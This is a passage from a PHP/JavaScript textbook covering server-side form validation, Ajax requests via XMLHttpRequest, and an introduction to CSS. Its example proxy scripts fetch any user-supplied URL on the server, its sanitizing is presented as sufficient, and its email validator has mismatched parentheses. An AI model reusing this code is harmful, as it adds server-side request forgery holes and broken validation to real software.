        return "Passwords must be at least 6 characters<br />";
    else if ( !preg_match("/[a-z]/", $field) ||
        !preg_match("/[A-Z]/", $field) ||
        !preg_match("/[0-9]/", $field))
        return "Passwords require 1 each of a-z, A-Z and 0-9<br />";
    return "";
}

function validate_age($field) {
    if ($field == "") return "No Age was entered<br />";
    else if ($field < 18 || $field > 110)
        return "Age must be between 18 and 110<br />";
    return "";
}

function validate_email($field) {
    if ($field == "") return "No Email was entered<br />";
    else if (!(strpos($field, ".") > 0) &&
        (strpos($field, "@") > 0)) ||
        preg_match("/^[^a-zA-Z0-9.@_-]/", $field))
        return "The Email address is invalid<br />";
    return "";
}

function fix_string($string) {
    if (get_magic_quotes_gpc()) $string = stripslashes($string);
    return htmlentities ($string);
}
?>

```

The result of submitting the form with JavaScript disabled (and two fields incorrectly completed) can be seen in [Figure 16-5](#).




Figure 16-5. The form as represented after PHP validation fails

I have put the PHP section of this code (and changes to the HTML section) in a bold typeface so that you can more clearly see the difference between this and [Example 16-1](#) and [Example 16-2](#).

If you browsed through this example (or, hopefully, typed it in or downloaded it from the <http://lpmj.net> website), you'll have seen that the PHP code is almost a clone of the JavaScript code; the same regular expressions are used to validate each field in very similar functions.

But there are a couple of things to note. First, the `fix_string` function (right at the end) is used to sanitize each field and prevent any attempts at code injection from succeeding.

Also, you will see that the HTML from [Example 16-1](#) has been repeated in the PHP code within a `<<<_END... _END;` structure, displaying the form with the values that the visitor entered the previous time. This is done by simply adding an extra `value` parameter to each `<input>` tag (such as `value="$forename"`). This courtesy is highly recommended so that the user only has to edit only the previously entered values, and doesn't have to type in the fields all over again.



In the real world, you probably wouldn't start with an HTML form such as the one in [Example 16-1](#). Instead, you'd be more likely to go straight ahead and write the PHP program in [Example 16-3](#), which incorporates all the HTML. And, of course, you'd also need to make a minor tweak for the case when it's the first time the program is called up, to prevent it displaying errors when all the fields are empty. You also might drop the six JavaScript functions into their own `.js` file for separate inclusion.

Now that you've seen how to bring PHP, HTML, and JavaScript together, the next chapter will introduce Ajax (Asynchronous JavaScript and XML), which uses JavaScript calls to the server in the background to seamlessly update portions of a web page, without having to resubmit the entire page to the web server.

## Test Your Knowledge

1. What JavaScript method can you use to send a form for validation prior to submitting it?
2. What JavaScript method is used to match a string against a regular expression?
3. Write a regular expression to match any characters that are nonword characters, as defined by regular expression syntax.
4. Write a regular expression to match either of the words “fox” or “fix.”
5. Write a regular expression to match any single word followed by any nonword character.
6. Using regular expressions, write a JavaScript function to test whether the word “fox” exists in the string “The quick brown fox”.
7. Using regular expressions, write a PHP function to replace all occurrences of the word “the” in “The cow jumps over the moon” with the word “my.”
8. What HTML keyword is used to precomplete form fields with a value?

See [“Chapter 16 Answers” on page 513](#) in [Appendix A](#) for the answers to these questions.



The term “Ajax” was first coined in 2005; it originally stood for Asynchronous JavaScript and XML, although that phrase has become a bit outdated. In simple terms, Ajax is a web development technique that uses a set of methods built into JavaScript to transfer data between the browser and a server in the background. An excellent example of this technology is Google Maps (see [Figure 17-1](#)), in which new sections of a map are downloaded from the server when needed, without requiring a page refresh.

Using Ajax not only substantially reduces the amount of data that must be sent back and forth but also makes web pages seamlessly dynamic, allowing them to behave more like self-contained applications. The results are a much improved user interface and better responsiveness.

## What Is Ajax?

The beginnings of Ajax as used today started with the release of Internet Explorer 5 in 1999, which introduced a new ActiveX object, `XMLHttpRequest`. ActiveX is Microsoft’s technology for signing plug-ins that add additional software to the user’s computer. Other browser developers later followed suit, but rather than using ActiveX, they all implemented the feature as a native part of the JavaScript interpreter.

However, even before then, an early form of Ajax had already surfaced that used hidden frames on a page that interacted with the server in the background. Chat rooms were early adopters of this technology, using it to poll for and display new message posts without requiring page reloads.

So, let’s see how to implement Ajax using JavaScript.




Figure 17-1. Google Maps is an excellent example of Ajax in action

## Using XMLHttpRequest

Due to the differences between browser implementations of XMLHttpRequest, it's necessary to create a special function in order to ensure that your code will work on all major browsers.

To do this, you must understand the three ways of creating an XMLHttpRequest object:

- IE 5: request = new ActiveXObject("Microsoft.XMLHTTP")
- IE 6+: request = new ActiveXObject("Msxml2.XMLHTTP")
- All others: request = new XMLHttpRequest()

This is the case because Microsoft chose to implement a change with the release of Internet Explorer 6, while all other browsers use a slightly different method. Therefore, the code in [Example 17-1](#) will work for all major browsers released over the last few years.

*Example 17-1. A cross-browser Ajax function*

```
<script>
function ajaxRequest()
```

```

{
  try // Non-IE browser?
  {
    var request = new XMLHttpRequest()
  }
  catch(e1)
  {
    try // IE 6+?
    {
      request = new ActiveXObject("Msxml2.XMLHTTP")
    }
    catch(e2)
    {
      try // IE 5?
      {
        request = new ActiveXObject("Microsoft.XMLHTTP")
      }
      catch(e3) // There is no Ajax support
      {
        request = false
      }
    }
  }
  return request
}
</script>

```

You may remember the introduction to error handling in the previous chapter, using the `try...catch` construct. [Example 17-1](#) is a perfect illustration of its utility: it uses the `try` keyword to execute the non-IE Ajax command and, upon success, jumps on to the final `return` statement, where the new object is returned. If, however, the command fails, a `catch` traps the error and the subsequent command is executed. Again, upon success, the new object is returned; otherwise, the final of the three commands is tried. If that attempt fails, the browser doesn't support Ajax and the `request` object is set to `false`; otherwise, the object is returned. So there you have it—a cross-browser Ajax request function that you may wish to add to your library of useful JavaScript functions.

Okay, so now you have a means of creating an `XMLHttpRequest` object, but what can you do with these objects? Well, each one comes with a set of properties (variables) and methods (functions), which are detailed in [Table 17-1](#) and [Table 17-2](#).

*Table 17-1. An XMLHttpRequest object's properties*

Properties	Description
<code>onreadystatechange</code>	Specifies an event handling function to be called whenever the <code>readyState</code> property of an object changes.
<code>readyState</code>	An integer property that reports on the status of a request. It can have any of these values: 0 = Uninitialized, 1 = Loading, 2 = Loaded, 3 = Interactive, and 4 = Completed.
<code>responseText</code>	The data returned by the server in text format.
<code>responseXML</code>	The data returned by the server in XML format.

Properties	Description
status	The HTTP status code returned by the server.
statusText	The HTTP status text returned by the server.

Table 17-2. An XMLHttpRequest object's methods

Methods	Description
abort()	Aborts the current request
getAllResponseHeaders()	Returns all headers as a string
getResponseHeader( <i>param</i> )	Returns the value of <i>param</i> as a string
open('method', 'url', 'asynch')	Specifies the HTTP method to use (GET or POST), the target URL, and whether the request should be handled asynchronously (true or false)
send( <i>data</i> )	Sends <i>data</i> to the target server using the specified HTTP method
setRequestHeader('param', 'value')	Sets a header with a parameter/value pair

These properties and methods give you control over what data you send to the server and receive back, as well as a choice of send and receive methods. For example, you can choose whether to request plain text (which could include HTML and other tags) or data in XML format. You can also decide whether you wish to use the POST or GET method to send to the server.

Let's look at the POST method first by creating a very simple pair of documents: a combination of HTML and JavaScript, and a PHP program to interact with it via Ajax. Hopefully you'll enjoy these examples, because they illustrate just what Web 2.0 and Ajax are all about. With a few lines of JavaScript, they request a web document from a third-party web server, which is then returned to the browser by your server and placed within a section of the current document.

## Implementing Ajax via POST Requests

Type in and save the code in [Example 17-2](#) as *urlpost.html*, but don't load it into your browser yet.

Example 17-2. *urlpost.html*

```
<html><head><title>Ajax Example</title>
</head><body><center />
<h1>Loading a web page into a DIV</h1>
<div id='info'>This sentence will be replaced</div>
<script>

params = "url=oreilly.com"
request = new ajaxRequest()
request.open("POST", "urlpost.php", true)
request.setRequestHeader("Content-type", "application/x-www-form-urlencoded")
```

```

request.setRequestHeader("Content-length", params.length)
request.setRequestHeader("Connection", "close")

request.onreadystatechange = function()
{
    if (this.readyState == 4)
    {
        if (this.status == 200)
        {
            if (this.responseText != null)
            {
                document.getElementById('info').innerHTML =
                    this.responseText
            }
            else alert("Ajax error: No data received")
        }
        else alert( "Ajax error: " + this.statusText)
    }
}

request.send(params)

function ajaxRequest()
{
    try
    {
        var request = new XMLHttpRequest()
    }
    catch(e1)
    {
        try
        {
            request = new ActiveXObject("Msxml2.XMLHTTP")
        }
        catch(e2)
        {
            try
            {
                request = new ActiveXObject("Microsoft.XMLHTTP")
            }
            catch(e3)
            {
                request = false
            }
        }
    }
    return request
}
</script></body></html>

```

Let's go through this document line by line, and look at what it does. The first three lines simply set up an HTML document and display a heading. The next line creates a `<div>` with the ID "info," containing the text "This sentence will be replaced" by default. Later on, the text returned from the Ajax call will be inserted here.

The next six lines are required for making an HTTP POST Ajax request. The first sets the variable `params` to a *parameter=value* pair, which is what we'll send to the server. Then the Ajax object `request` is created. After this, the `open` method is called to set the object to make a POST request to `urlpost.php` in asynchronous mode. The last three lines in this group set up headers that are required for the receiving server to know that a POST request is coming.

## The readyState Property

Now we get to the nitty-gritty of an Ajax call, which all hangs on the `readyState` property. The “asynchronous” aspect of Ajax allows the browser to keep accepting user input and changing the screen, while our program sets the `onreadystatechange` property to call a function of our choice each time `readyState` changes. In this case, a nameless (or anonymous) inline function has been used, as opposed to a separate, named function. This type of function is known as a *callback* function, as it is called back each time `readyState` changes.

The syntax to set up the callback function using an inline, anonymous function is as follows:

```
request.onreadystatechange = function()
{
    if (this.readyState == 4)
    {
        // do something
    }
}
```

If you wish to use a separate, named function, the syntax is slightly different:

```
request.onreadystatechange = ajaxCallback

function ajaxCallback()
{
    if (this.readyState == 4)
    {
        // do something
    }
}
```

Looking at [Table 17-1](#), you'll see that `readyState` can have five different values. But only one of them concerns us: the value `4`, which represents a completed Ajax call. Therefore, each time the new function gets called, it returns without doing anything until `readyState` has a value of `4`. When our function detects that value, it next inspects the `status` of the call to ensure it has a value of `200`, which means that the call succeeded. If it's not `200`, an alert pop-up is displayed containing the error message contained in `statusText`.



You will notice that all of these object properties are referenced using `this.readyState`, `this.status`, and so on, rather than the object's current name, `request`, as in `request.readyState` or `request.status`. This is so that you can easily copy and paste the code and it will work with any object name, because the `this` keyword always refers to the current object.

So, having ascertained that the `readyState` is 4 and the `status` is 200, the `responseText` value is tested to see whether it contains a value. If not, an error message is displayed in an alert box. Otherwise, the inner HTML of the `<div>` is assigned the value of `responseText`, like this:

```
document.getElementById('info').innerHTML = this.responseText
```

What happens in this line is that the element “info” is referenced using the `getElementById` method, and then its `innerHTML` property is assigned the value that was returned by the Ajax call.

After all this setting up and preparation, the Ajax request is finally sent to the server using the following command, which passes the parameters already defined in the variable `params`:

```
request.send(params)
```

After that, all the preceding code is activated each time `readyState` changes.

The remainder of the document is the `ajaxRequest` method from [Example 17-1](#), and the closing script and HTML tags.

## The Server Half of the Ajax Process

Now we get to the PHP half of the equation, which you can see in [Example 17-3](#). Type it in and save it as `urlpost.php`.

*Example 17-3. urlpost.php*

```
<?php // urlpost.php
if (isset($_POST['url'])) {
    echo file_get_contents("http://".SanitizeString($_POST['url']));
}

function SanitizeString($var) {
    $var = strip_tags($var);
    $var = htmlentities($var);
    return stripslashes($var);
}
?>
```

As you can see, this is short and sweet, and also makes use of the ever-important `SanitizeString` function (which should always be used with posted data).

The program uses the `file_get_contents` PHP function to load in the web page at the URL supplied to it in the POST variable `$_POST['url']`. The `file_get_contents` function is versatile, in that it loads in the entire contents of a file or web page from either a local or a remote server—it even takes into account moved pages and other redirects.

Once you have typed in the program, you are ready to call up `urlpost.html` in your web browser. After a few seconds, you should see the contents of the <http://www.oreilly.com> front page loaded into the `<div>` that we created for that purpose. It won't be as fast as directly loading the web page, because it is transferred twice—once to the server and again from the server to your browser—but the result should look like [Figure 17-2](#).



Figure 17-2. The [oreilly.com](http://www.oreilly.com) front page loaded into a `<div>`

Not only have we succeeded in making an Ajax call and having a response returned back to JavaScript, but we have also harnessed the power of PHP to enable the merging in of a totally unrelated web object. Incidentally, if we had tried to find a way to fetch the [oreilly.com](http://www.oreilly.com) web page directly via Ajax (without recourse to the PHP server-side module), we wouldn't have succeeded, because there are security blocks preventing cross-domain Ajax. So, this little example also illustrates a handy solution to a very practical problem.

## Using GET Instead of POST

As with submitting any form data, you have the option of submitting your data in the form of GET requests, and you will save a few lines of code if you do so. However, there is a downside: some browsers may cache GET requests, whereas POST requests will never be cached. You don't want to cache requests, because the browser will just redisplay what it got last time instead of going to the server for fresh input. The solution to this is to use a workaround that adds a random parameter to each request, ensuring that each URL requested is unique.

[Example 17-4](#) shows how you would achieve the same result as with [Example 17-2](#), but using an Ajax GET request instead of POST.

*Example 17-4. urlget.html*

```
<html><head><title>Ajax GET Example</title>
</head><body><center />
<h1>Loading a web page into a DIV</h1>
<div id='info'>This sentence will be replaced</div>
<script>

nocache = "&nocache=" + Math.random() * 1000000
request = new ajaxRequest()
request.open("GET", "urlget.php?url=oreilly.com" + nocache, true)

request.onreadystatechange = function()
{
    if (this.readyState == 4)
    {
        if (this.status == 200)
        {
            if (this.responseText != null)
            {
                document.getElementById('info').innerHTML = this.responseText
            }
            else alert("Ajax error: No data received")
        }
        else alert("Ajax error: " + this.statusText)
    }
}

request.send(null)

function ajaxRequest()
{
    try
    {
        var request = new XMLHttpRequest()
    }
    catch(e1)
    {
        try
        {
```

```

        request = new ActiveXObject("Msxml2.XMLHTTP")
    }
    catch(e2)
    {
        try
        {
            request = new ActiveXObject("Microsoft.XMLHTTP")
        }
        catch(e3)
        {
            request = false
        }
    }
}
return request
}
</script></body></html>

```

The differences to note between the two documents are highlighted in bold, and are as follows:

- It is not necessary to send headers for a GET request.
- The `open` method is called using a GET request, supplying a URL with a string comprising a `?` symbol followed by the parameter/value pair `url=oreilly.com`.
- A second parameter/value pair is started using an `&` symbol, followed by setting the value of the parameter `nocache` to a random value between zero and one million. This is done to ensure that each URL requested is different, and therefore that no requests will be cached.
- The call to `send` now contains only a parameter of `null`, as no parameters are being passed via a POST request. Note that leaving out the parameter is not an option, as it would result in an error.

To accompany this new document, it is necessary to modify the PHP program to respond to a GET request, as in [Example 17-5](#), *urlget.php*.

*Example 17-5. urlget.php*

```

<?php
if (isset($_GET['url'])) {
    echo file_get_contents("http://".sanitizeString($_GET['url']));
}

function sanitizeString($var) {
    $var = strip_tags($var);
    $var = htmlentities($var);
    return stripslashes($var);
}
?>

```

All that's different between this and [Example 17-3](#) is that the references to `$_POST` have been replaced with `$_GET`. The end result of calling up *urlget.html* in your browser is identical to loading in *urlpost.html*.

## Sending XML Requests

Although the objects we've been creating are called `XMLHttpRequest` objects, so far we have made absolutely no use of XML. This is where the term "Ajax" is a bit of a misnomer, because the technology actually allows you to request any type of textual data, with XML being just one option. As you have seen, we have requested an entire HTML document via Ajax, but we could equally have asked for a text page, a string or number, or even spreadsheet data.

So, let's modify the previous example document and PHP program to fetch some XML data. To do this, take a look at the PHP program first: *xmlget.php*, shown in [Example 17-6](#).

*Example 17-6. xmlget.php*

```
<?php
if (isset($_GET['url'])) {
    header('Content-Type: text/xml');
    echo file_get_contents("http://".sanitizeString($_GET['url']));
}

function sanitizeString($var) {
    $var = strip_tags($var);
    $var = htmlentities($var);
    return stripslashes($var);
}
?>
```

This program has been very slightly modified (the changes are shown in bold) to first output the correct XML header before returning a fetched document. No checking is done here, as it is assumed the calling Ajax will request an actual XML document.

Now on to the HTML document, *xmlget.html*, shown in [Example 17-7](#).

*Example 17-7. xmlget.html*

```
<html><head><title>Ajax XML Example</title>
</head><body>
<h2>Loading XML content into a DIV</h2>
<div id='info'>This sentence will be replaced</div>
<script>

nocache = "&nocache=" + Math.random() * 1000000
url      = "rss.news.yahoo.com/rss/topstories"
request  = new ajaxRequest()
request.open("GET", "xmlget.php?url=" + url + nocache, true)
out = "";
```

```

request.onreadystatechange = function()
{
    if (this.readyState == 4)
    {
        if (this.status == 200)
        {
            if (this.responseXML != null)
            {
                titles = this.responseXML.getElementsByTagName('title')

                for (j = 0 ; j < titles.length ; ++j)
                {
                    out += titles[j].childNodes[0].nodeValue + '<br />'
                }
                document.getElementById('info').innerHTML = out
            }
            else alert("Ajax error: No data received")
        }
        else alert( "Ajax error: " + this.statusText)
    }
}

request.send(null)

function ajaxRequest() {
    try
    {
        var request = new XMLHttpRequest()
    }
    catch(e1)
    {
        try
        {
            request = new ActiveXObject("Msxml2.XMLHTTP")
        }
        catch(e2)
        {
            try
            {
                request = new ActiveXObject("Microsoft.XMLHTTP")
            }
            catch(e3)
            {
                request = false
            }
        }
    }
    return request
}
</script></body></html>

```

Again, the differences have been highlighted in bold, so you can see that this code is substantially similar to previous versions. The first difference is that the URL now being

requested, `rss.news.yahoo.com/rss/topstories`, contains an XML document, the Yahoo! News Top Stories feed.

The other big change is the use of the `responseXML` property, which replaces the `responseText` property. Whenever a server returns XML data, `responseText` will return a null value, and `responseXML` will contain the XML returned instead.

However, `responseXML` doesn't simply contain a string of XML text: it is actually a complete XML document object that can be examined and parsed using DOM tree methods and properties. This means it is accessible, for example, by the JavaScript `getElementsByTagName` method.

## About XML

An XML document will generally take the form of the RSS feed shown in [Example 17-8](#). However, the beauty of XML is that this type of structure can be stored internally in a DOM tree (see [Figure 17-3](#)) to make it quickly searchable.

*Example 17-8. An XML document*

```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0">
  <channel>
    <title>RSS Feed</title>
    <link>http://website.com</link>
    <description>website.com's RSS Feed</description>
    <pubDate>Mon, 16 May 2011 00:00:00 GMT</pubDate>
    <item>
      <title>Headline</title>
      <guid>http://website.com/headline</guid>
      <description>This is a headline</description>
    </item>
    <item>
      <title>Headline 2</title>
      <guid>http://website.com/headline2</guid>
      <description>The 2nd headline</description>
    </item>
  </channel>
</rss>
```

Therefore, using the `getElementsByTagName` method, you can quickly extract the values associated with various tags without a lot of string searching. This is exactly what we do in [Example 17-7](#), where the following command is issued:

```
titles = this.responseXML.getElementsByTagName('title')
```

This single command has the effect of placing all the values of the “title” elements into the array `titles`. From there, it is a simple matter to extract them with the following expression (where `j` is the title to access):

```
titles[j].childNodes[0].nodeValue
```




Figure 17-3. The DOM tree of Example 17-8

All the titles are then appended to the string variable `out` and, once all have been processed, the result is inserted into the empty `<div>` at the document start. When you call up `xmlget.html` in your browser, the result will be something like Figure 17-4.




Figure 17-4. Fetching a Yahoo! XML news feed via Ajax



As with all form data, you can use either the `POST` or the `GET` method when requesting XML data—your choice will make little difference to the result.

## Why Use XML?

You may ask why you would use XML other than for fetching XML documents such as RSS feeds. Well, the simple answer is that you don't have to, but if you wish to pass structured data back to your Ajax applications, it could be a real pain to send a simple, unorganized jumble of text that would need complicated processing in JavaScript.

Instead, you can create an XML document and pass that back to the Ajax function, which will automatically place it into a DOM tree as easily accessible as the HTML DOM object with which you are now familiar.

## Using Frameworks for Ajax

Now that you know how to code your own Ajax routines, you might like to investigate some of the free frameworks that are available to make it even easier, and which offer many more advanced features. In particular, I would suggest you check out jQuery, which is probably the most commonly used framework.

You can download it (and get full documentation) from <http://jquery.com>, but do be aware that there's an initial steep learning curve as you have to familiarize yourself with the `$` function it provides, which is used extensively for accessing jQuery's features. That said, once you understand how jQuery works, you'll find it can make your web development much easier and quicker due to the large number of ready-made features it offers.

Now that you've learned how Ajax works in raw form, in the next chapter we'll look at bringing CSS (Cascading Style Sheets) into our toolkit of web development technologies.

## Test Your Knowledge

1. Why is it necessary to write a function for creating new `XMLHttpRequest` objects?
2. What is the purpose of the `try...catch` construct?
3. How many properties and how many methods does an `XMLHttpRequest` object have?
4. How can you tell when an Ajax call has completed?
5. How do you know whether an Ajax call completed successfully?
6. What property of the `XMLHttpRequest` object returns an Ajax text response?
7. What property of the `XMLHttpRequest` object returns an Ajax XML response?

8. How can you specify a callback function to handle Ajax responses?
9. What XMLHttpRequest method is used to initiate an Ajax request?
10. What are the main differences between an Ajax GET and POST request?

See “[Chapter 17 Answers](#)” on page 513 in [Appendix A](#) for the answers to these questions.

---

# Introduction to CSS

Using Cascading Style Sheets (CSS), you can apply styles to your web pages to make them look exactly how you want. This works because CSS is connected to the Document Object Model (DOM), which I explained in [Chapter 13](#).

With CSS you can quickly and easily restyle any element. For example, if you don't like the default look of the `<h1>`, `<h2>`, and other heading tags, you can assign new styles to override the default settings for the font family and size used, whether bold or italics should be set, and many more properties, too.

One way you can add styling to a web page is by inserting the required statements into the head of the page, between the `<head>` and `</head>` tags. So, to change the style of the `<h1>` tag you might use the following code (I'll explain the syntax later):

```
<style>
  h1 { color:red; font-size:3em; font-family:Arial; }
</style>
```

Within an HTML page this might look like [Example 18-1](#), which, like all the examples in this chapter, uses the standard HTML5 DOCTYPE declaration. The result is shown in [Figure 18-1](#).

*Example 18-1. A simple HTML page*

```
<!DOCTYPE html>
<html>
  <head>
    <title>Hello World</title>
    <style>
      h1 { color:red; font-size:3em; font-family:Arial; }
    </style>
  </head>
  <body>
    <h1>Hello there</h1>
  </body>
</html>
```




Figure 18-1. Styling a tag with the original style shown in the inset

## Importing a Style Sheet

When you wish to style a whole site, rather than a single page, a better way to manage styles is to move them out of your web pages into separate files, called *style sheets*, and then import the ones you need. This minimizes the amount of code that is duplicated across your pages, aiding maintainability, and allows you to apply different style sheets for different layouts (such as web and print) without changing the HTML. Such separation of content from layout is a fundamental principle of design.

There are a couple of different ways this can be achieved, the first of which is by using the CSS `@import` directive, like this:

```
<style>
  @import url('styles.css');
</style>
```

This statement tells the browser to fetch a style sheet with the name *styles.css*. The `@import` command is quite flexible in that you can create style sheets that themselves pull in other style sheets, and so on. Just make sure that there are no `<style>` or `</style>` tags in any of your external style sheets, or they will not work.

## Importing a Style Sheet from Within HTML

You can also include a style sheet with the HTML `<link>` tag, like this:

```
<link rel='stylesheet' type='text/css' href='styles.css' />
```

This has the exact same effect as the `@import` directive, except that `<link>` is an HTML-only tag and is not a valid style directive, so it cannot be used from within one style sheet to pull in another. It also cannot be placed within a pair of `<style>...</style>` tags.

Just as you can use multiple `@import` directives within your CSS to include multiple external style sheets, you can also use as many `<link>` elements as you like in your HTML.

## Embedded Style Settings

There's also nothing stopping you from individually setting or overriding certain styles for the current page on a case-by-case basis by inserting style declarations directly within the HTML, like this (which results in italic, blue text within the tags):

```
<div style='font-style:italic; color:blue;'>Hello there</div>
```

But this should be reserved for only the most exceptional circumstances, as it violates the principle of separation of content and layout.

## Using IDs

A better solution for setting the style of an element is to assign an ID to it in the HTML, like this:

```
<div id='ib1ue'>Hello there</div>
```

What this does is state that the contents of the `<div>` with the ID `ib1ue` should have applied to it the style that is defined in the `ib1ue` style setting. The matching CSS statement for this might look like the following:

```
#ib1ue { font-style:italic; color:blue; }
```



Note the use of the `#` symbol, which specifies that only the ID with the name `ib1ue` should be styled with this statement.

## Using Classes

If you would like to apply the same style to many elements, you do not have to give each one a different ID because you can specify a class to manage them all, like this:

```
<div class='ib1ue'>Hello</div>
```

What this does is state that the style defined in the `ib1ue` class should be applied to the contents of this element (and any others that use the class). Once a class is applied you can use the following rule, either in the page header or within an external style sheet for setting the styles for the class:

```
.ib1ue { font-style:italic; color:blue; }
```

